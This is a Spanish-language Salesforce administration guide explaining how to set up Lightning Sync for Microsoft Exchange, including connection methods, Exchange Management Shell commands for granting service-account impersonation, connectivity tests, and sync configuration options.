
Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




También puede decidir cómo se sincronizan los eventos de Exchange de los usuarios en Salesforce. Configure usuarios para sincronizar todos sus eventos o solo los eventos que seleccionan.

Los usuarios seleccionan qué eventos de Exchange sincronizar en Salesforce utilizando Lightning for Outlook, una función de integración de Microsoft que permite a los usuarios experimentar Salesforce directamente desde Microsoft Outlook.




Puede seleccionar más ajustes para definir las experiencias de sincronización de sus usuarios. Por ejemplo, configure Lightning Sync para sincronizar eventos que sus usuarios marcan como privados. También puede eliminar automáticamente los eventos en Salesforce que sus usuarios eliminan de sus calendarios.

## Limitaciones de Lightning Sync para Microsoft Exchange

Actualmente, Lightning Sync no:

- Sincroniza eventos desde Salesforce a Exchange
- Sincroniza eventos recurrentes
- Sincroniza invitados incluidos en eventos
- Elimina la sincronización de contactos en una sola dirección

## Primeros pasos con Lightning Sync for Microsoft Exchange

### Requisitos del sistema de Lightning Sync para Microsoft® Exchange

Confirme que su servidor basado en Microsoft® Exchange cumple estos requisitos del sistema antes de configurar sus representantes de ventas para sincronizar contactos y eventos con Lightning Sync.

### Pensar con amplias miras al configurar Lightning Sync para Microsoft® Exchange

Configure Lightning Sync de modo que sus usuarios puedan sincronizar contactos y eventos entre el servidor Microsoft® Exchange de su empresa y Salesforce. Completará varios pasos para preparar los sistemas para comunicarse, tanto en su servidor de Exchange como en Salesforce.

## Requisitos del sistema de Lightning Sync para Microsoft® Exchange

Confirme que su servidor basado en Microsoft® Exchange cumple estos requisitos del sistema antes de configurar sus representantes de ventas para sincronizar contactos y eventos con Lightning Sync.

| Para conectarse a Salesforce utilizando | Su empresa debe estar ejecutando | Con estos parámetros activados |
|---|---|---|
| Una cuenta de servicio de Exchange | • Office 365® Enterprise Editions con Exchange Online<br>• Exchange Server 2016<br>• Exchange Server 2013 Service Pack 1 | • Servicios Web de Exchange (EWS) en una conexión SSL<br>• Detección automática de Exchange<br>• Autenticación básica tanto en su servidor de Exchange como su servicio Detección automática<br>• Protocolo de cifrado TLS 1.1 o posterior |
| OAuth 2.0 for Exchange | Office 365® Enterprise Editions con Exchange Online | No se requieren parámetros adicionales para conectarse utilizando OAuth 2.0 |

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Pensar con amplias miras al configurar Lightning Sync para Microsoft® Exchange

Configure Lightning Sync de modo que sus usuarios puedan sincronizar contactos y eventos entre el servidor Microsoft® Exchange de su empresa y Salesforce. Completará varios pasos para preparar los sistemas para comunicarse, tanto en su servidor de Exchange como en Salesforce.

Complete estos pasos para configurar Lightning Sync para Microsoft Exchange.

1. Seleccionar su método preferido para conectar con Microsoft® Exchange
   Seleccione si desea conectar Microsoft Exchange con Salesforce empleando una cuenta de servicio de Exchange u OAuth 2.0. La conexión empleando OAuth 2.0 requiere una cuenta de Microsoft Office 365.
2. Ejecutar la prueba de conexión de Lightning Sync
   Después de proporcionar sus credenciales de cuenta de servicio en Salesforce, ejecute la prueba de conexión de Lightning Sync para confirmar si usted y sus expertos en TI han configurado Lightning Sync correctamente. O bien, ejecute la prueba de conexión si Lightning Sync estaba sincronizando los elementos de sus representantes correctamente, pero se detuvo de repente.
3. Informar a los representantes de ventas acerca de cómo evitar la sincronización de algunos eventos de calendario en Salesforce
   Indique a sus usuarios de Lightning Sync cómo gestionar cualquiera de sus eventos de calendario que se sincronizan con Salesforce. Recomendamos que los representantes de ventas preparen eventos que no desean sincronizar antes de lanzar el proceso de sincronización. Sin embargo, los representantes pueden gestionar qué eventos sincronizar en cualquier momento.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para preparar su servidor de Exchange para comunicarse con Salesforce:

- Acceso administrativo al servidor Microsoft® Exchange de su empresa

4. Definir ajustes de sincronización para representantes de ventas utilizando Lightning Sync
   Después de que los representantes de ventas preparen sus eventos de Exchange para sincronizar con Salesforce, puede definir los ajustes de sincronización para grupos de representantes en configuraciones de Lightning Sync. Este paso lanza el proceso de sincronización para sus representantes.
5. Informar los representantes de ventas acerca de cómo sincronizar contactos de Microsoft® con Salesforce
   Informe a sus usuarios de Lightning Sync for Microsoft Exchange de que ha llegado el momento de gestionar los contactos de Microsoft que desean sincronizar con Salesforce.

## Seleccionar su método preferido para conectar con Microsoft® Exchange

Seleccione si desea conectar Microsoft Exchange con Salesforce empleando una cuenta de servicio de Exchange u OAuth 2.0. La conexión empleando OAuth 2.0 requiere una cuenta de Microsoft Office 365.

Conectar Salesforce y Microsoft® Exchange empleando OAuth 2.0
Ofrezca acceso a Salesforce a Microsoft Exchange Online empleando OAuth 2.0. Para completar la configuración, necesita una cuenta de Microsoft Office 365® y ayuda de su administrador global de Office 365 para proporcionar credenciales para la cuenta de su empresa.

Conectar Salesforce y Microsoft® Exchange empleando una cuenta de servicio de Exchange
Para conectar Salesforce con el servidor de Microsoft Exchange de su empresa empleando una cuenta de servicio, usted y su administrador de Exchange tienen que completar varios pasos, desde Salesforce y desde su servidor de Exchange.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Conectar Salesforce y Microsoft® Exchange empleando OAuth 2.0

Ofrezca acceso a Salesforce a Microsoft Exchange Online empleando OAuth 2.0. Para completar la configuración, necesita una cuenta de Microsoft Office 365® y ayuda de su administrador global de Office 365 para proporcionar credenciales para la cuenta de su empresa.

1. En Configuración, introduzca *Configuración de Lightning Sync* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Lightning Sync** .
2. Active Lightning Sync.
3. Seleccione **OAuth 2.0 para Microsoft Exchange** como su método de conexión preferido.
4. Bajo Aceptar y activar el acceso a su servidor, haga que su administrador global de Office 365 inicie sesión en su cuenta de Office 365.
5. Cuando se abra la página de inicio de Microsoft Azure™, acepte el acceso de Lightning Sync a su cuenta siguiendo las solicitudes hasta que se le devuelva a Salesforce.
6. Desde Salesforce, bajo Aceptar y activar el acceso a su servidor, active OAuth 2.0.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder y modificar la configuración de Lightning Sync
- "Personalizar aplicación"

Para preparar Exchange Online para comunicarse con Salesforce:
- Acceso de administrador global para la cuenta de Office 365 de su empresa

### Preparar su servidor de Microsoft® Exchange para Lightning Sync

El primer paso en la configuración de Lightning Sync es activar varios ajustes en su servidor de Exchange, incluyendo Servicios Web de Exchange y el servicio Detección automática de Exchange y Autenticación básica.

### Configurar una cuenta de servicio de Microsoft® Exchange para comunicarse con Lightning Sync

Tras activar los parámetros correctos en su servidor de Exchange, cree una cuenta de servicio de Exchange con derechos de representación para el buzón de correo electrónico de cada usuario de Lightning Sync.

### Ejecutar el Analizador de conectividad remota de Microsoft® utilizando parámetros de Lightning Sync

Ejecute el Analizador de conectividad remota (la herramienta gratuita basada en Web proporcionada por Microsoft) para confirmar si usted y su administrador de Exchange han configurado Lightning Sync para Microsoft Exchange correctamente. O bien, ejecute el Analizador de conectividad si Lightning Sync para Microsoft Exchange estaba sincronizando los elementos de sus representantes correctamente, pero se detuvo de repente. Utilice los parámetros proporcionados para ejecutar la prueba para Lightning Sync.

### Configurar Salesforce para comunicarse con Microsoft® Exchange utilizando una cuenta de servicio

Después de ejecutar el Analizador de conectividad remota, inicie sesión en Salesforce para activar Lightning Sync para Microsoft Exchange y proporcionar sus credenciales de cuenta de servicio.

## Preparar su servidor de Microsoft® Exchange para Lightning Sync

El primer paso en la configuración de Lightning Sync es activar varios ajustes en su servidor de Exchange, incluyendo Servicios Web de Exchange y el servicio Detección automática de Exchange y Autenticación básica.

Estas instrucciones varían dependiendo de la versión de Microsoft® Exchange que utiliza su empresa. Para obtener más asistencia, visite el sitio Web de asistencia de Microsoft, busque las palabras clave mencionadas aquí y siga las instrucciones previstas para su versión de Exchange.

Complete los siguientes pasos en su servidor de Exchange.

1. Active Servicios Web de Exchange (EWS) en una conexión SSL.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Asegúrese de que su servidor de Exchange dispone de un certificado firmado de una de las autoridades de certificados aprobadas por Salesforce.
- Si su organización ha configurado un servidor de seguridad, permita una conexión entrante a su servidor de acceso de cliente de Exchange en los puertos 80 y 443.

2. Active el servicio Detección automática de Exchange.
3. Active la Autenticación básica tanto en su servidor de Exchange como su servicio Detección automática. Debe ejecutar métodos de autenticación adicionales (como Microsoft NTLM), no necesita desactivar estos métodos; puede ejecutar Lightning Sync sin conflictos.

### Configurar una cuenta de servicio de Microsoft® Exchange para comunicarse con Lightning Sync

Tras activar los parámetros correctos en su servidor de Exchange, cree una cuenta de servicio de Exchange con derechos de representación para el buzón de correo electrónico de cada usuario de Lightning Sync.

Antes de configurar una cuenta de servicio de Exchange, asegúrese de que ha activado los ajustes del servidor de Exchange apropiados para configurar Lightning Sync.

Para configurar una cuenta de servicio de Exchange, trabaje con su administrador de Exchange para completar estos pasos en su servidor de Exchange.

Vea una demostración:

- Configurar una cuenta de servicio de Microsoft® Exchange para sincronizar con Salesforce (para administradores utilizando el Centro de administración de Office 365™)
- Configurar una cuenta de servicio de Microsoft® Exchange para sincronizar con Salesforce (para administradores utilizando Shell de comandos)

Nota: Para obtener más asistencia, visite el sitio Web de asistencia de Microsoft®, busque las palabras clave mencionadas aquí y siga las instrucciones previstas para su versión de Exchange.

**EDICIONES**

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para configurar una cuenta de servicio para comunicarse con Lightning Sync:

- Acceso administrativo al servidor de Exchange de su empresa

1. Cree un usuario de Exchange con un buzón que actúa como la cuenta de servicio. Utiliza esta dirección de correo electrónico más adelante para configurar la representación de Exchange para la cuenta de servicio.
2. Empleando Exchange Management Shell, introduzca los comandos que activan la representación de la cuenta de servicio para su versión de Exchange. Si recibe un mensaje de error de canalización, espere unos minutos y vuelva a introducir el comando para permitir que su servidor procese las solicitudes.
   - Si está utilizando Exchange 2013:
   a. Active el permiso extendido de Active Directory para `ms-Exch-EPI-Impersonation` en todos los servidores de acceso del cliente.

```
Get-ExchangeServer | where {$_IsClientAccessServer -eq $TRUE} | ForEach-Object
{Add-ADPermission -Identity $_.distinguishedname -User (Get-User -Identity
<EnterExchangeSyncServiceAccountEmailAddress> | select-object).identity
-extendedRight ms-Exch-EPI-Impersonation}
```

**b.** Active los derechos ampliados de Active Directory para `ms-Exch-EPI-May-Impersonate` para permitir a su cuenta de servicio representar todas las cuentas en su servidor de Exchange. Establece un filtro más adelante que le permite limitar la sincronización de la cuenta de servicio por los usuarios con Salesforce.

```
Get-MailboxDatabase | ForEach-Object {Add-ADPermission -Identity $_.distinguishedname
 -User <EnterExchangeSyncServiceAccountAddress> -ExtendedRights
ms-Exch-EPI-May-Impersonate}
```

- Si está utilizando Exchange Online ofrecido por Microsoft Office 365™:

**a.** Active la personalización en su servidor Exchange.

```
Enable-OrganizationCustomization
```

**3.** Utilizando Exchange Management Shell, introduzca estos comandos para configurar su cuenta de servicio para representar el grupo de usuarios que sincronizarán con Lightning Sync.

**a.** Cree un ámbito de gestión para definir un filtro que agrupe los usuarios de Exchange que se sincronizan con Lightning Sync. Por ejemplo, si desea que solo sincronicen sus representantes de ventas, y todos sus buzones de Exchange tienen el mismo valor *Ventas* para la propiedad filtrable *Departamento*, introduzca *Departamento -eq 'Ventas'* en el lugar de *<ChooseRecipientFilter>*.

```
New-ManagementScope -Name:<ChooseExchangeSyncScopeName>
-RecipientRestrictionFilter:{<ChooseRecipientFilter>}
```

**b.** Cree una asignación de función de gestión que restrinja la cuenta de servicio para que represente únicamente a los usuarios que ha definido en el ámbito de gestión.

```
New-ManagementRoleAssignment -Name:<ChooseExchangeSyncRoleAssignmentName>
-Role:ApplicationImpersonation -User:<EnterExchangeSyncServiceAccountAddress>
-CustomRecipientWriteScope:<EnterExchangeSyncScopeName>
```

### Ejecutar el Analizador de conectividad remota de Microsoft® utilizando parámetros de Lightning Sync

Ejecute el Analizador de conectividad remota (la herramienta gratuita basada en Web proporcionada por Microsoft) para confirmar si usted y su administrador de Exchange han configurado Lightning Sync para Microsoft Exchange correctamente. O bien, ejecute el Analizador de conectividad si Lightning Sync para Microsoft Exchange estaba sincronizando los elementos de sus representantes correctamente, pero se detuvo de repente. Utilice los parámetros proporcionados para ejecutar la prueba para Lightning Sync.

Antes de ejecutar el Analizador de conectividad remota, asegúrese de que seleccionó su método de conexión preferido de modo que Exchange y Salesforce puedan comunicarse. Espere unos minutos tras completar esas tareas para permitir que su servidor Exchange procese los cambios que ha realizado. En caso contrario, el Analizador de conectividad remota puede mostrar un resumen de prueba no superada, incluso si ha realizado la configuración correctamente.

El analizador de conectividad remota comprueba varios puntos de conectividad entre su organización de Salesforce y su servidor de Exchange. Cuando se completa la prueba, Microsoft proporciona un resumen describiendo el estado de su conexión.

Nota: La Prueba de conectividad remota de Microsoft y la Prueba de conexión de Lightning Sync comprueban la conectividad en general entre Exchange y su organización de Salesforce. Si desea probar la conectividad solo para uno (o algunos) de sus representantes, compruebe sus estados de sincronización desde `Estado de Lightning Sync` en Configuración.

**EDICIONES**

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para obtener los parámetros necesarios para ejecutar la prueba:

- Acceso administrativo al servidor Microsoft® Exchange de su empresa

1. Visite el sitio Web de Microsoft y busque el Analizador de conectividad remota.
2. En la ficha `Servidor de Exchange`, seleccione **Acceso de cuenta de servicio (Desarrolladores)**.
3. Haga clic en **Siguiente**.
4. Cumplimente los campos de prueba:

| Para este campo de prueba | Escriba este parámetro |
|---|---|
| `Dirección de correo electrónico del buzón de destino` | La dirección de correo electrónico de un representante de ventas que se impresionará por su cuenta de servicio de Lightning Sync |
| `Nombre de usuario de la cuenta de servicio (Dominio/Nombre de usuario o UPN)` | El nombre de usuario/dominio de la cuenta de servicio o UPN que ha configurado para Lightning Sync |
| `Contraseña de cuenta de servicio` | La contraseña de la cuenta de servicio que ha configurado para Lightning Sync |

5. Seleccione `Utilizar detección automática para detectar ajustes del servidor`.
6. Seleccione `Probar carpeta predefinida`.
7. Seleccione `Contactos` si desea probar la conectividad de sincronización para los contactos de este usuario o `Calendario` para los eventos de este usuario.
8. Consulte `Utilizar representación de Exchange`.
9. En el campo `Usuario representado`, escriba la misma dirección de correo electrónico de Exchange que ha especificado para `Dirección de correo electrónico del buzón de destino`.
10. Para `Identificador de usuario representado`, seleccione `Dirección SMTP`.
11. Compruebe la confirmación de `Entiendo que debo utilizar las credenciales de una cuenta de trabajo...`.

12. Escriba el código de verificación del analizador y haga clic en **verificar**.
13. En la parte superior de la página, haga clic en **Realizar prueba**.
    Habitualmente, la ejecución de la prueba tarda menos de 30 segundos. Una vez completada la prueba, el analizador muestra un resumen evaluando la conectividad de sincronización para el usuario de Exchange que ha especificado.
14. Actúe según los resultados de la prueba.
    - Si el resumen de la prueba muestra "Prueba de conectividad correcta" o "Prueba de conectividad correcta con advertencias", es posible que haya configurado su cuenta de servicio correctamente y está preparado para proporcionar las credenciales de su cuenta de servicio en Salesforce.
    - Si el resumen de la prueba muestra "Fallo de la prueba de conectividad", revise los detalles de la prueba para solucionar problemas de configuración. Si la prueba continúa fallando, verifique que ha completado los pasos de configuración previos correctamente y luego póngase en contacto con el servicio de asistencia al cliente de Salesforce para obtener ayuda.

### Configurar Salesforce para comunicarse con Microsoft® Exchange utilizando una cuenta de servicio

Después de ejecutar el Analizador de conectividad remota, inicie sesión en Salesforce para activar Lightning Sync para Microsoft Exchange y proporcionar sus credenciales de cuenta de servicio.

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder a la configuración de Lightning Sync en Salesforce:
- "Ver parámetros y configuración"

1. Desde Configuración de Salesforce, introduzca *Configuración de Lightning Sync* en el cuadro Búsqueda rápida, luego seleccione **Configuración de Lightning Sync** .
2. En Activar Lightning Sync, haga clic en **Modificar**.
3. Seleccione Activar Lightning Sync y haga clic en **Guardar**.
4. Introduzca el nombre de usuario de la cuenta de servicio que creó en Exchange, incluyendo el dominio de su empresa y el dominio de nivel superior. Por ejemplo, si trabaja para AW Computing, y el buzón de cuenta de servicio que creó es *svcacct@awcomputing.com*, introduzca su nombre de usuario en alguno de estos formatos:
   - *svcacct@awcomputing.com*
   - *awcomputing.com**svcacct*

   Algunas configuraciones de red requieren un formato en vez del otro. Si su primer intento de comunicar Salesforce y Exchange es sin éxito, pruebe el otro formato.
5. Introduzca su contraseña de la cuenta de servicio.
6. Si los dominios de correo electrónico de sus representantes de venta son diferentes a su dominio de cuenta de servicio, introduzca los dominios adicionales en una lista separada por comas. Por ejemplo, si su cuenta de servicio es *svcacct@awcomputing.com*, pero las direcciones de correo electrónico de sus representantes están en el dominio *awcomputing.net*, introduzca *awcomputing.net* como un dominio adicional de modo que Lightning Sync pueda reconocerlo.
7. Haga clic en **Guardar**.

### Conectar Salesforce y Microsoft® Exchange empleando una cuenta de servicio de Exchange

Para conectar Salesforce con el servidor de Microsoft Exchange de su empresa empleando una cuenta de servicio, usted y su administrador de Exchange tienen que completar varios pasos, desde Salesforce y desde su servidor de Exchange.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar una cuenta de servicio para comunicarse con Lightning Sync:

- Acceso administrativo al servidor de Exchange de su empresa

Para acceder y modificar la configuración de Lightning Sync

- "Personalizar aplicación"

## Ejecutar la prueba de conexión de Lightning Sync

Después de proporcionar sus credenciales de cuenta de servicio en Salesforce, ejecute la prueba de conexión de Lightning Sync para confirmar si usted y sus expertos en TI han configurado Lightning Sync correctamente. O bien, ejecute la prueba de conexión si Lightning Sync estaba sincronizando los elementos de sus representantes correctamente, pero se detuvo de repente.

La prueba de conexión de Lightning Sync comprueba varios puntos de conectividad entre su organización de Salesforce y su servidor de correo electrónico. Cuando se completa la prueba, proporciona un resumen describiendo el estado de su conexión.

Los usuarios de Lightning Sync para Microsoft® Exchange deben ejecutar la prueba de conexión de Lightning Sync y el Analizador de conectividad remota de Microsoft cuando prueben la conectividad. Las pruebas difieren ligeramente, por lo que la ejecución de ambas le proporciona más información acerca del estado de su conexión. Los usuarios de Lightning Sync para Google solo necesitan ejecutar la prueba de conexión de Lightning Sync.

La Prueba de conectividad remota de Microsoft y la Prueba de conexión de Lightning Sync comprueban la conectividad en general entre Exchange y su organización de Salesforce. Si desea probar la conectividad solo para uno (o algunos) de sus representantes, compruebe sus estados de sincronización desde `Estado de Lightning Sync` en Configuración.

1. En Configuración, introduzca *`Configuración de Lightning Sync`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Lightning Sync** .

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ejecutar la prueba de conexión:

- "Ver parámetros y configuración"

2. Desde la sección `Prueba de conexión`, proporcione la dirección de correo electrónico para uno de los representantes que ha configurado su cuenta de servicio de Exchange para impresionarle.
3. Haga clic en **Prueba**.
   Salesforce comprueba su conexión entre Salesforce y su servidor de Exchange y resume el estado de su conexión.

## Informar a los representantes de ventas acerca de cómo evitar la sincronización de algunos eventos de calendario en Salesforce

Indique a sus usuarios de Lightning Sync cómo gestionar cualquiera de sus eventos de calendario que se sincronizan con Salesforce. Recomendamos que los representantes de ventas preparen eventos que no desean sincronizar antes de lanzar el proceso de sincronización. Sin embargo, los representantes pueden gestionar qué eventos sincronizar en cualquier momento.

Los representantes de ventas pueden evitar que se sincronicen algunos de sus eventos de calendario (como eventos personales) en Salesforce.

Posteriormente en el proceso de configuración, debe definir los parámetros de sincronización de los representantes en configuraciones de Lightning Sync. Si define parámetros de sincronización para eventos, todos los eventos del calendario predeterminado de un representante se sincronizan en Salesforce, salvo que indique a los representantes gestionar esos eventos ahora.

Los representantes pueden evitar la sincronización de eventos personales desde sus calendarios a Salesforce de diferentes formas.

- Los representantes pueden crear un calendario separado en su aplicación de calendario para seguir sus eventos personales. (Lightning Sync está diseñado para sincronizar solo el calendario predeterminado de un representante con Salesforce.)
- Cuando define los parámetros de sincronización en configuraciones de Lightning Sync, elige si desea sincronizar eventos privados de los representantes. Si opta por no sincronizar eventos privados, los representantes pueden evitar la sincronización de eventos asignando la opción privado a eventos desde sus aplicaciones de calendario.

Si los usuarios no gestionan sus eventos personales antes de que comience la sincronización, los usuarios pueden aún eliminar esos eventos de Salesforce eliminando eventos personales en Salesforce manualmente.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


## Definir ajustes de sincronización para representantes de ventas utilizando Lightning Sync

Después de que los representantes de ventas preparen sus eventos de Exchange para sincronizar con Salesforce, puede definir los ajustes de sincronización para grupos de representantes en configuraciones de Lightning Sync. Este paso lanza el proceso de sincronización para sus representantes.


Antes de comenzar, asegúrese de que comprende cómo evitar sincronizar datos entre organizaciones de Salesforce . La sincronización de datos entre organizaciones de Salesforce es posible si prueba Lightning Sync antes de implementarlo para representantes o su empresa utiliza varias organizaciones de Salesforce.

La definición de los ajustes de sincronización le permite controlar cual de sus usuarios puede sincronizar contactos y eventos. También puede controlar qué dirección sincronizan sus usuarios y crear filtros para limitar la sincronización de algunos registros.

1. De Configuración en Salesforce, introduzca *Configuraciones de sincronización* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuraciones de sincronización**.
2. Haga clic en **Nueva configuración de Lightning Sync** .




3. Escriba el nombre de la configuración. Por ejemplo, si está creando una configuración para usuarios en una región concreta, introduzca un nombre único para ella y a continuación, seleccione `Activa`.




4. Asigne usuarios y perfiles a esta configuración.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para acceder a la configuración de Lightning Sync en Salesforce:

- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones de Lightning Sync:


- "Gestionar configuraciones de cliente de correo electrónico"





5. Indique la dirección de sincronización para contactos de sus usuarios.

6. Para cambiar las asignaciones de campo entre contactos de Exchange y Salesforce, haga clic en **Modificar asignaciones de campos**.
7. Indique si desea sincronizar los eventos de sus usuarios de Exchange a Salesforce.

8. Indique si desea sincronizar todos los eventos de Exchange en Salesforce, o solo los eventos que seleccionan sus usuarios. Si configura usuarios para seleccionar eventos, los eventos que los usuarios relacionan a Salesforce desde Lightning for Outlook comienzan a sincronizarse entre los dos sistemas. Para finalizar la configuración de esa opción, se le requiere activar Lightning for Outlook, y a sus usuarios completar la configuración de Lightning for Outlook.
9. Para cambiar las asignaciones de campo entre eventos de Exchange y Salesforce, haga clic en **Modificar asignaciones de campos**.
10. Haga clic en **Guardar**.
11. Establezca filtros para especificar los contactos que los usuarios pueden sincronizar desde Salesforce a Exchange. Debe establecer filtros basándose en la propiedad de registro de sus usuarios. Seleccione si desea:
    - Limitar contactos que los usuarios sincronizan solo a los que son propiedad de los usuarios, seleccione **Contactos seleccionados** y luego seleccione **Registros de usuario**. Asegúrese de seleccionar ambos ajustes juntos o no se sincronizará ningún contacto para usuarios en esta configuración.
    - Permitir a los usuarios sincronizar todos los contactos que pueden ver en Salesforce, seleccione **Todos los contactos**.




Si lo desea, establezca más filtros de sincronización. Por ejemplo, para evitar la sincronización de contactos fuera de los territorios de sus usuarios, cree filtros de sincronización para campos específicos en registros de contacto de los usuarios. Los filtros de contacto no se aplican a contactos sincronizados desde Exchange a Salesforce.




12. Seleccione `Sincronizar eventos privados` para sincronizar eventos que sus usuarios han marcado como privados en Salesforce o sus calendarios.
13. Seleccione `Eliminar automáticamente en Salesforce eventos eliminados de Exchange` para permitir a los representantes eliminar eventos de Exchange y eventos de Salesforce en una sola acción.
14. Seleccione `Relacionar automáticamente eventos de Google con registros de Salesforce` para permitir a Lightning Sync revisar los calendarios de los representantes y relacionar de forma inteligente eventos importantes a los contactos o candidatos de Salesforce apropiados automáticamente.
15. Especifique los eventos específicos que los usuarios pueden sincronizar desde Exchange a Salesforce. Introduzca un filtro en el campo `Superior o igual a`. Hacer esto limita los eventos que los usuarios pueden sincronizar en estos intervalos de tiempo.
